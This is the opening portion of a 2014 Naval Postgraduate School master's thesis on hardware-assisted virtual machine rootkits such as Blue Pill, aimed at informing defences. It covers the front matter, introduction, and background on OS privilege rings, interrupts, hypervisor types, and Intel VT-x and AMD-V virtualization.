2014-06

An analysis of hardware-assisted virtual machine based rootkits

Fannon, Robert C.

Monterey, California: Naval Postgraduate School

http://hdl.handle.net/10945/42621

NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

AN ANALYSIS OF HARDWARE-ASSISTED VIRTUAL MACHINE BASED ROOTKITS

by

Robert C. Fannon

June 2014

Thesis Advisor:	George Dinolt
Second Reader:	Chris Eagle

Approved for public release; distribution is unlimited

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE

Form Approved OMB No. 0704–0188

1. AGENCY USE ONLY *(Leave blank)*

2. REPORT DATE
June 2014

3. REPORT TYPE AND DATES COVERED
Master's Thesis

4. TITLE AND SUBTITLE
AN ANALYSIS OF HARDWARE-ASSISTED VIRTUAL MACHINE BASED ROOTKITS

5. FUNDING NUMBERS

6. AUTHOR(S) Robert C. Fannon

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)
Naval Postgraduate School
Monterey, CA 93943–5000

8. PERFORMING ORGANIZATION REPORT NUMBER

9. SPONSORING /MONITORING AGENCY NAME(S) AND ADDRESS(ES)
N/A

10. SPONSORING/MONITORING AGENCY REPORT NUMBER

11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government. I.R.B. Protocol number _N/A_ .

12a. DISTRIBUTION / AVAILABILITY STATEMENT
Approved for public release; distribution is unlimited

12b. DISTRIBUTION CODE

13. ABSTRACT (maximum 200 words)

The use of virtual machine (VM) technology has expanded rapidly since AMD and Intel implemented hardware-assisted virtualization in their respective x86 architectures. These new capabilities have resulted in a corresponding expansion of security challenges. Hardware-Assisted VM (HVM) rootkits have become a credible threat because of these new virtualization technologies and have provided an added vector with which root access can be exploited by malicious actors.

An HVM rootkit covertly subverts an Operating System (OS) running on a general purpose x86 based processor and migrates that OS into a VM under the control of a malicious hypervisor. This results in the hypervisor possessing an effective privilege level of ring -0, a higher privilege level than ring 0, which the target OS possesses in either its non-virtualized or virtualized state.

The only known successful HVM rootkits are Blue Pill and Vitriol. This thesis analyzes and compares the source code for both AMD-V and Intel VT-x implementations of Blue Pill to identify commonalities in the respective versions' attack methodologies from both a functional and technical perspective. Findings conclude that their functional implementations are nearly identical; but their technical implementations are very different, primarily because of differences in the AMD-V and Intel VT-x specifications.

14. SUBJECT TERMS virtual machine, hypervisor, virtual machine monitor, hardware-assisted virtual machine, virtual machine based rootkit, rootkit, AMD-V, Intel VT-x, virtual machine control block, virtual machine control structure, operating system, Blue Pill, Vitriol, user mode, kernel mode, VM, VMM, VMBR, HVM, VMCB, VMCS

15. NUMBER OF PAGES
109

16. PRICE CODE

17. SECURITY CLASSIFICATION OF REPORT	**18. SECURITY CLASSIFICATION OF THIS PAGE**	**19. SECURITY CLASSIFICATION OF ABSTRACT**	**20. LIMITATION OF ABSTRACT**
Unclassified	Unclassified	Unclassified	UU

THIS PAGE INTENTIONALLY LEFT BLANK

AN ANALYSIS OF HARDWARE-ASSISTED VIRTUAL MACHINE BASED ROOTKITS

Robert C. Fannon
Commander, United States Navy
B.S., United States Naval Academy, 1996

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

NAVAL POSTGRADUATE SCHOOL
June 2014

Author: Robert C. Fannon

Approved by: George Dinolt
Thesis Advisor

Chris Eagle
Second Reader

Peter J. Denning
Chair, Department of Computer Science

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

The use of virtual machine (VM) technology has expanded rapidly since AMD and Intel implemented hardware-assisted virtualization in their respective x86 architectures. These new capabilities have resulted in a corresponding expansion of security challenges. Hardware-Assisted VM (HVM) rootkits have become a credible threat because of these new virtualization technologies and have provided an added vector with which root access can be exploited by malicious actors.

An HVM rootkit covertly subverts an Operating System (OS) running on a general purpose x86 based processor and migrates that OS into a VM under the control of a malicious hypervisor. This results in the hypervisor possessing an effective privilege level of ring -0, a higher privilege level than ring 0, which the target OS possesses in either its non-virtualized or virtualized state.

The only known successful HVM rootkits are Blue Pill and Vitriol. This thesis analyzes and compares the source code for both AMD-V and Intel VT-x implementations of Blue Pill to identify commonalities in the respective versions' attack methodologies from both a functional and technical perspective. Findings conclude that their functional implementations are nearly identical; but their technical implementations are very different, primarily because of differences in the AMD-V and Intel VT-x specifications.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

LIST OF FIGURES

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF TABLES

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF ACRONYMS AND ABBREVIATIONS

API	Application Programming Interface
ABI	Application Binary Interface
CLR	Common Language Runtime
CPU	Central Processing Unit
CTSS	Compatible Time Sharing System
GDT	Global Descriptor Table
HAL	Hardware Abstraction Layer
HVM	Hardware-Assisted Virtual Machine
	also Hypervisor Virtual Machine
HyVM	Hybrid Virtual Machine (System)
IDT	Interrupt Descriptor Table
ISA	Instruction Set Architecture
JRE	Java Runtime Environment
KVM	Kernel-based Virtual Machine (Linux)
MSP	Model Specific Register
MULTICS	Multiplexed Information and Computing Service
TCB	Trusted Computing Base
OS	Operating System
PCB	Process Control Block
VM	Virtual Machine
VMBR	Virtual Machine Based Rootkit
VMCB	Virtual Machine Control Block (AMD-V)
VMCS	Virtual Machine Control Structures (Intel VT-x)
VMM	Virtual Machine Monitor
VMS	Virtual Machine System
WORA	Write Once Run Anywhere

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

Jennifer, William, and Elizabeth

thank you for your patience,
support, and sacrifice

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

A. INTRODUCTION

The use of virtual machine technology has expanded rapidly over the last decade. Viable virtual machine (VM) solutions have successfully made the transition from the domain of theory to the domain of widespread, practical application [1]. With this shift has come a new set of challenges which have changed the landscape of modern computer science.

The reasons behind the explosion of virtualization across the computing spectrum are numerous. Processors have matured to the point that virtualization is capable on a wider range of hardware than ever before. What used to be limited to the industrial capability of mainframe and data center scale computer systems is now available on even the most modest of desktop machines. These processor advances have not just been limited to the evolutionary and exponential predictions of Moore's Law, which have remained consistent; but also to critical, revolutionary advances and implementation of virtualization technologies within new processor architectures [2]. Both Intel and AMD have developed and successfully brought to market dedicated hardware virtualization capabilities across a wide range of product lines and have spawned new market categories previously unimagined. These advances have allowed an equally fast-paced and broad ranged expansion of software and operating system (OS) technologies specifically targeted to exploit and fill the exciting new void created by these ground breaking processor virtualization technologies.

VMware, Microsoft, Oracle, Citrix, Red Hat, Parallels as well as Internet giants Google and Amazon (to name just a few) all have significant virtualization products which did not exist just ten years ago. Virtualization capabilities are changing the way that computing systems are used and opening up new opportunities for consumers and producers alike. Very few companies, research laboratories, government organizations, and universities do not use some form of virtualization that is vital to their continuity of operations on a daily basis. In fact, many military capabilities are becoming more and more dependent on virtualization as a tool to increase effectiveness, survivability, and scalability while reducing development costs, time to initial operating capability, and overall life cycle maintenance [3].

B. PROBLEM BACKGROUND

With this explosion of virtualization has come a parallel growth of security-related challenges. Virtualization has opened the doors to many exciting possibilities, but at the same time it has presented us with new doors with new locks to develop keys for. There is growing interest in taking advantage of new hardware assisted virtualization technologies. Most of this interest is constructive and non-malicious, but some of it is not and it is opening up a new frontier in the battle to achieve root level access. Intel and AMD hardware-assisted virtualization technologies have provided an added dimension to the scope with which root level access can be achieved by malicious actors. The concept of the Virtual Machine Based Rootkit (VMBR) has become reality directly because of these new virtualization technologies [1], [4], [5].

This thesis will examine and analyze the successful attacks of two versions of a specialized hardware-assisted VMBR called Blue Pill in order to determine if its attack methodology can be generalized and applied to a wider scope of x86 based systems. These two VMBRs are specifically classified as Hardware-Assisted Virtual Machine (HVM) rootkits because they exploit Intel VT-x and AMD-V hardware virtualization extensions to covertly subvert an OS running on a general purpose x86 based bare metal processor (i.e., an OS not already in a virtualized state). These HVM rootkits subvert the host OS by inserting hypervisor code into kernel space, which uses these hardware based virtualization extensions to create a new VM and then migrate the entire target OS (unchanged) into the newly created guest VM. This is done on the fly without requiring any reboot. The new HVM rootkit hypervisor then has complete control over all hardware and software resident on the system. If it can be shown that a common attack methodology is effective across a wide range of systems employing x86 hardware virtualization technology, then future research can be identified which might yield effective preventive and defensive mechanisms. Although some research already exists on HVM rootkit detection strategies, additional insight in this area might also be gained by identifying a generalized attack methodology.

C. ORGANIZATION OF THESIS

This thesis is organized into five chapters in addition to this Introduction. Chapter II is an introduction to the subject of operating system and virtual machine concepts. Chapter III explores the background information necessary to understand the security risks and threats posed by virtual machine technology. Chapter IV is an analysis of the source code found in both the Intel and AMD versions of the Blue Pill HVM rootkit. A brief examination of another HVM rootkit called Vitriol is provided; but given the lack of available source code, an in depth analysis was not possible. Chapter V provides the conclusion and interpretation of the results of the research conducted. Chapter VI provides a brief overview of related research and possible future work.

THIS PAGE INTENTIONALLY LEFT BLANK

II. BACKGROUND

This chapter provides a basic overview and introduction of the OS and virtualization concepts that are relevant to this thesis.

A. OPERATING SYSTEM CONCEPTS

An OS is a set of software components which controls a set of computing system hardware resources to provide services to users and applications [6]. These hardware resources include one or more processors, volatile and non-volatile system memory, and input and output devices. This section covers several aspects of OSs on which this thesis will focus on as they relate to VM execution.

1. Execution Modes

Early micro-computer (PC) architectures, such as the Intel 8086 Central Processing Unit (CPU), utilized a single level of privilege for all types of code executed, regardless of the code purpose. User and application code would execute alongside (although not concurrently) with OS code and was able to perform all of its functions with the same authority and privilege as the OS. There were no restrictions on resource utilization and no boundaries placed between the OS and its applications. This was referred to as real mode execution, and it was one of the primary reasons why some early computing systems were neither stable nor secure. Essentially, the OS had no exclusive control over the system's resources and could not enforce its role as a resource manager.

The idea of segregating code execution was pioneered in the early 1960s. MULTICS was the first known OS to utilize a system of protection rings to segregate OS code from application and user level code as a method for providing security and stability [7], [8]. This concept was brought mainstream beginning with the 80286 microprocessor in 1982. Since the 80286 CPU, Intel architecture has been designed around protected mode execution consisting of a four state hierarchy. Each state in this hierarchy is referred to as a protection ring with a corresponding execution mode or privilege level (Figure 1). This architecture added a boundary between the OS and the other types of code executing within the CPU. This boundary serves not to protect an application from an errantly coded OS, but rather to protect the OS and other applications from a poorly or maliciously designed application [9]. These protection modes are implemented at the hardware level and are specifically designed to protect the OS kernel and the three main types of resources it controls: memory, I/O ports, and the ability to execute certain machine instructions [10].




Figure 1. Intel 80x86 protected mode architecture, after [8], [6]

Modern OSs utilize this system of hardware privilege levels when executing code, requiring that certain instructions only be executed within a particular privilege level and within a particular memory segment [7]. These privilege levels determine what rights and authority a piece of code is granted when executing, and these execution modes directly correspond to what mode the CPU is placed in by its control unit when executing a code segment. Since these modes are controlled by hardware, they cannot be easily subverted to operate in a manner that is inconsistent with the CPU’s design. Ring 3 code should never be allowed to execute with the privilege level of ring 0 code. If an application needs to accomplish an action which requires ring 0 authority, it must request that the action be completed by the kernel on its behalf. Due to this restricted access to memory and I/O ports, applications cannot (on their own) perform such actions as accessing files, sending or receiving network traffic, printing to the screen, getting input from the keyboard or utilizing memory beyond what it has been allocated by the kernel [10].

Although there exist four modes of execution in the Intel x86 architecture, not all OS architectures conform to this model. OS programmers often have to make difficult decisions when designing for cross platform compatibility. Additionally, writing code to utilize four modes of execution is much more complex than writing code to utilize just two modes of execution. For these reasons, most OSs only utilize two modes: kernel mode and user mode. There are OSs which employ additional modes; but Unix, Linux, and Windows only operate within these two modes. In the most basic implementation, these modes translate into privileged (kernel) mode and non-privileged (user) mode which are both controlled at the hardware level. Throughout this thesis, when referring to OSs in general, these modes will be referred to as kernel mode and user mode, respectively. It is these two modes that form the basis for security and reliability in most modern OSs [11].

Modern OSs use abstraction to hide and protect system resources from applications. Applications, which are composed of processes, are only allowed to execute in user mode. All applications which need to access low level system hardware which has not been specifically and exclusively granted to them, must request the needed resources from the OS kernel. The OS will then either deny these requests or perform the required interaction with the resource on behalf of the application and, when complete, return the results of the request to the application. This direct interaction between the OS and hardware resources takes place via a device driver written specifically to allow this interaction. The OS accomplishes this interaction utilizing kernel mode execution [12].

Taking this abstraction concept one step further, forcing applications to execute in user mode allows the OS to service multiple applications concurrently and independently. Since each application must request system resources from the OS, the OS can de-conflict and manage multiple simultaneous requests in near real time. Each application may be unaware of the interactions of the OS with other concurrently running applications. The OS is the only code element (itself often referred to as a process) which is able to maintain knowledge of all other process states within the system and change or update that knowledge as individual process execution progresses.

2. Kernel Data Structures–The Process Control Block

In order for the OS to maintain this knowledge of all process states within the system, it must rely on a data structure to store and track this information. The data structure it relies on to perform this task is the process table, which in turn contains other data structures called Process Control Blocks (PCBs). Each user process runs in a severely limited “sandbox” set up by the kernel operating in ring 0. This “sandbox” is defined and constrained by a PCB. There is a PCB maintained for each process and it contains information about the process’ state, program counter, stack pointer, memory allocation, open files, accounting information, and scheduling data to name just a few of the attributes recorded. All of these attributes are collectively referred to as the process image [6], [8], [13].

The fact that user level processes do not have access to PCBs (either their own or any other process’ PCB) residing within the kernel level is why it is essentially impossible, by design, for a user level process to exist beyond the bounds placed on it by the kernel. All of the data structures that control resources such as memory, open files, assigned devices, etc. cannot be accessed directly by a process running in user mode; and once the process terminates execution, its PCB is torn down by the kernel [10].

3. Interrupts, Traps, System Calls and Exceptions

The meanings of the terms interrupts, traps, system calls and exceptions will differ slightly depending on the author or source referenced. In order to provide a coherent set of definitions for the purposes of this thesis, these terms are defined as follows:

a. Interrupts

At the most basic level, traps, system calls and exceptions are all interrupts; but for the purposes of this thesis interrupts will be further narrowed to refer specifically to hardware interrupts. An interrupt is an asynchronous, hardware device initiated control transfer. Within computer hardware, interrupts come from many different sources including but not limited to the PC's timer chip, keyboard, serial ports, parallel ports, disk drives, CMOS real-time clock, mouse, sound cards, and other peripheral devices [14]. Hardware interrupts are used by hardware devices to signal to the OS that they need its attention to perform some function or task.

b. Traps

A trap is usually a software invoked interrupt. It is any type of software initiated transfer of control to the OS. The main purpose of a trap is to provide a standardized subroutine that various programs can universally call when attention is required from the OS, the same way in which hardware devices invoke a hardware interrupt. A trap results in a shift of processor state from user to kernel mode in order for the OS to perform some set of actions before returning control to the program which originated the trap. Depending on the context, a trap can also be a system call or an exception as defined below.

c. System Calls

A system call is essentially a software interrupt similar to a trap. It is a synchronous, program initiated control transfer from user mode to kernel mode. When a user mode process needs something done at a higher level of privilege than it has access to, it invokes a system call to ask the kernel to perform those functions on its behalf. A system call is essentially an interface mechanism between a user mode application and a kernel mode service; which can be generally categorized into file system, process, scheduling, inter-process communication, networking socket, and miscellaneous [6]. Since a direct call cannot be performed into the kernel, a system call is the process that must be executed when crossing this user mode / kernel mode boundary [15]. This works fine for simple general purpose computing systems; but fundamental shortcomings become evident when more specific applications are needed, for example, during the execution of some types of virtual machines.

d. Exceptions

An exception is a trap which is raised when an abnormal condition occurs during program execution. It is a synchronous, program initiated control transfer in response to some unexpected event. As the name implies, an exception is an anomalous or unforeseen occurrence which cannot be handled via normal processing methods such as a system call and requires special processing within the kernel. Exception handling is therefore the process of responding to the anomalous event during runtime. This handling often results in changes to the normal flow of program execution, and therefore must be provided for by specialized programming constructs or computer hardware mechanisms [14].

B. VIRTUAL MACHINE CONCEPTS

As with processor execution modes, virtualization also got its start in the early 1960s as an effort to efficiently provide time and application-sharing capabilities on mainframe computers to end users. The IBM Watson Research Center teamed with MIT to develop the Compatible Time Sharing System (CTSS), which also eventually helped lead to the development of MULTICS [16]. The concept of time-sharing has grown and evolved over time into the more modern concept of virtualization. It should be noted that the implementation of virtualization can take many forms and can occur at many levels within the machine itself including at the instruction set architecture (ISA) level, hardware abstraction layer (HAL), OS level (system call interface), or at the application level which includes the application programming interface (API), high-level language libraries and the application binary interface (ABI) [1].

1. What Is a Virtual Machine?

Virtualization concepts have become prolific and have been applied to servers, applications, hardware, storage, programming languages, and many other areas of modern day computing. In their foundational 1974 article “Formal Requirements for Virtualizable Third Generation Architectures”, Gerald Popek and Robert Goldberg state that a virtual machine (VM) is “an efficient, isolated duplicate of a real machine” [17]. A more technical definition can best be summarized as follows: “Virtualization is a framework or methodology of dividing the resources of a computer into multiple execution environments, by applying one or more concepts or technologies such as hardware and software partitioning, time-sharing, partial or complete machine simulation, emulation” [18]. Even though there are many types of virtualization methods, for the purposes of this thesis, virtualization can be defined in simplistic terms: virtualization is an abstraction layer between the hardware or OS itself and the code designed to perform a specific function.

2. What Is a Virtual Machine Monitor?

Hardware abstraction is enabled by a software component called a Virtual Machine Monitor (VMM) which fills the role of managing (or hosting) one or more VMs. VMMs are also sometimes referred to as hypervisors depending on the implementation. A VMM can itself be partially hosted by an underlying OS or can serve as the OS itself in addition to its abstraction functions. Figure 2 depicts this abstraction of functionality in very simple terms, however it should be noted that there exists a very wide variation in real-world implementations of VMMs; but regardless of the implementations, it has become widely accepted that a true

VMM must adhere to the three VMM properties established by Popek and Goldberg: equivalence, efficiency, and resource control [17].




Figure 2. General depiction of multiple OS virtualization.

a. *VMM Properties*

(1) Equivalence: a VMM must provide an essentially identical execution environment to a guest as would be experienced if it was running on actual hardware. Timing effects induced by the VMM would be the only exception. This is also alternatively referred to as the fidelity property.

(2) Efficiency: a VMM must be efficient from the perspective that most of the virtual processor's execution be done on the physical processor itself, without excessive use of software based emulators or interpreters. Additionally, the VMM must only be required to intervene on a small percentage of the guest OSs instructions. This is also alternatively referred to as the performance property.

(3) Resource Control: a VMM must be in control of real hardware resources such as memory and peripherals, and specifically manage all of the resources that its guest OS utilizes. This is also alternatively referred to the safety property [19], [20].

b. VMM Types

VMMs can be generally classified into one of two basic formal types and one informal type depending on the implementation of VMM itself (described in more detail in Sections b, c and d below). Popek and Goldberg [17] established the formal requirements of what is and is not technically a VMM. Since their foundational article, qualifying VMMs have been formally classified as either a Type 1 or Type 2 VMM. It should be noted that the overall user experience in each of these VM implementations is the same; it is only the technical implementation of the abstraction and virtualization function which remains distinctive. The VM itself is an environment created by the VMM and should be indistinguishable to the user from any other similar non-virtualized environment. A third informal hybrid classification exists for those which fail to meet the strict criteria of these two formal types. Figure 3 graphically depicts these three types of virtualization methods.

It is the VMM's responsibility to present and manage a virtualized, individual, and abstracted hardware platform for each virtual OS, which may or may not be representative of the actual hardware the VMM or host OS is resident on. Each virtual OS can be a completely different instantiation and perform unrelated functions, but each one executes in real time within its own instance of VMM managed resources. Additionally, it is the VMM's responsibility to ensure that each virtual machine instance has no visibility or awareness of other virtual OSs running in parallel on the same physical hardware platform.


Although the terms "VMM" and "hypervisor" have been used interchangeably since the 1960s, the term "hypervisor" is sometimes used more informally to describe of the function of hardware resource manager which occurs at the hardware interface, in essence the kernel of the VMM [21]. It is important to point out that a VMM has both a virtual machine manager function and a hypervisor function that are performed. Although in most cases the terms are still used interchangeably, in a few cases the implementation of the hypervisor function itself determines the classification or type of the VMM. Unless otherwise stated, this thesis will use the term “VMM” and “hypervisor” interchangeably to refer to both the virtual machine manager function and hardware interface function collectively.

(1) Type 1 VMM. Type 1 VMMs are also called *native* or *bare metal* VMMs since they run directly on the hardware itself with no other host OS to rely on to manage physical resources. Type 1 VMMs must perform all of the functions of an OS by managing the physical hardware resources (hypervisor role) in addition to its abstraction and VM hosting functions. XEN, KVM, VMware ESX/ESXi, and Microsoft Hyper-V are examples of Type 1 VMMs [5].

(2) Type 2 VMM. Type 2 VMMs are also called *hosted* VMMs due to the fact that they rely on a separate and discrete host to manage physical resources on its behalf. Type 2 VMMs are dependent on a separate piece of code that runs in kernel mode within the host OS and performs the hypervisor function as in a Type 1 VMM. This separate host is typically a conventional OS environment running on physical hardware (bare metal). QEMU, VMware Player, VMware server, Oracle VirtualBox; Microsoft Virtual PC and Virtual Server are examples of Type 2 VMMs [5].

(3) Hybrid Virtual Machine System. Although not formally regarded as a VMM type, there are many VM implementations that have emerged which do not fit neatly into either a Type 1 or Type 2 VMM classification. Implementations of this hybrid type are not formally labeled as VMMs, but rather Hybrid Virtual Machine Systems (HyVMs) [17]. (Popek and Goldberg refer to Hybrid VMs as HVMs, but modern references to hardware-assisted virtual machines also use the acronym HVM, therefore this thesis will use HyVM to refer to hybrid virtual machines as defined in [17] and HVM to refer to hardware-assisted virtual machines in order to stay consistent with the newer convention.) The Hybrid type has evolved into a “catch all” category to classify every type of virtualization that fails one or more of Popek and Goldberg’s criteria. These Implementations can best be described as a hybrid between the Type 1, Type 2 and other VM methods since they usually employ elements from each and have unique

characteristics which prevent them from behaving according to the accepted academic models of Type 1 and 2 VMMs. Linux KVM and Bhyve are examples of HyVMs, however it can also be argued that earlier versions of VMware Workstation and Fusion more closely fit this Hybrid Type rather than a Type 2 VMM due to the fact that they utilized significant software-based, interpreted virtualization to insert traps where VMM action was needed [1].



Type 1 VMM

Type 2 VMM

Two examples of HyVMs (Implementations will vary)

Figure 3. General depiction of Type 1, 2 VMMs and HyVMs

3. Intel VT-x and AMD-V

The method that Popek and Goldberg describe in their article has become known over time as classic virtualization or “trap-and-emulate,” so much so that a hardware architecture’s “virtualizability” has been almost exclusively equated directly with its ability to perform trap-and-emulate functions [20]. Under the trap-and-emulate virtualization construct, a VMM executes guest OSs directly in user space, intercepts a trap from a guest OS, and then emulates the trapped instruction on the state of the virtual machine. This method satisfies all of Popek and Goldberg’s criteria for virtualizability; however, it could not be implemented at the hardware level on the x86 architecture until 2006 when Intel and AMD added hardware virtualization extensions into their respective x86 ISAs in the form of Intel VT-x and AMD-V (Appendicies A and B, respectively). (AMD-V was named AMD SVM at its initial release and many references still make use of this older name.) Prior to these extensions there was no way for the processor to detect or handle the sensitive context switching instructions from the VMM required to support the virtualization requirements of the guest OS. Intel VT-x added two context execution modes specifically to support virtualization: VMX root operation and VMX non-root operation for the VMM and guest OSs, respectively [22]. AMD-V similarly discriminates between guest and host execution modes. Although not actually a physical processor mode of execution, VMX root mode and AMD-V host modes of operation are frequently referred to as execution within ring minus zero (ring -0) or ring minus one (ring -1) to denote a lower number (and thus a higher privilege level) than ring 0.

Intel VT-x and AMD-V opened the virtualization possibilities for the x86 architecture significantly. Previous to these x86 ISA additions, classic trap-and-emulate virtualization had been mostly limited to exotic or expensive large scale computer systems because it was not physically possible to implement classical virtualization on x86 based systems.

4. Software Virtualization through Interpretation

Prior to the availability of Intel VT-x and AMD-V, software based virtualization as pioneered by VMware and Microsoft was the only means of virtualizing the x86 platform. Early versions of VMware Workstation and Virtual PC utilized software interpretation to bring virtualization mainstream and to the x86 platform. But x86 software interpreted virtualization had both practical and technical limitations, specifically it failed characteristics two and three from Popek and Goldberg. Despite this lack of true trap-and-emulate functionality, software virtualization techniques continued to mature up to the release of Intel VT-x and AMD-V and became very effective and practical paths to virtualization in many market segments. Even upon the release of Intel VT-x and AMD-V hardware virtualization extensions, software virtualization outperformed early hardware trap-and-emulate solutions on the x86 platform due to significant efficiencies regained through the use of binary translation when coupled with an inefficient software interpreter [20].

5. Process vs. System Virtualization

It is important when examining VM technology to distinguish between process and system virtualization. VM technology discussed so far has been related to system VMs. System VMs utilize either a VMM or HyVM (as defined above) between the physical hardware and guest OS which emulates the physical hardware's ISA to the guest OS. A system VM provides a complete and persistent system environment supporting an OS and its processes in order to provide real time access to real or virtual hardware resources. Conversely, process VMs consist of virtualizing software on top of the OS and utilize the API, high-level language libraries and the ABI to provide an individual process with the OS provided resources it needs to execute. A process VM is dynamically created in runtime when the process is created and it terminates when the process terminates [23]. The key differentiator is what is presented to a guest: a process VM emulates an API to an individual process within an OS, whereas a system VM emulates an ISA to an entire guest OS and its processes [24]. Figure 4 depicts this difference in virtualization schemes between the ISA and API layers as well as where the virtualization code resides in relation to system versus process virtualization.

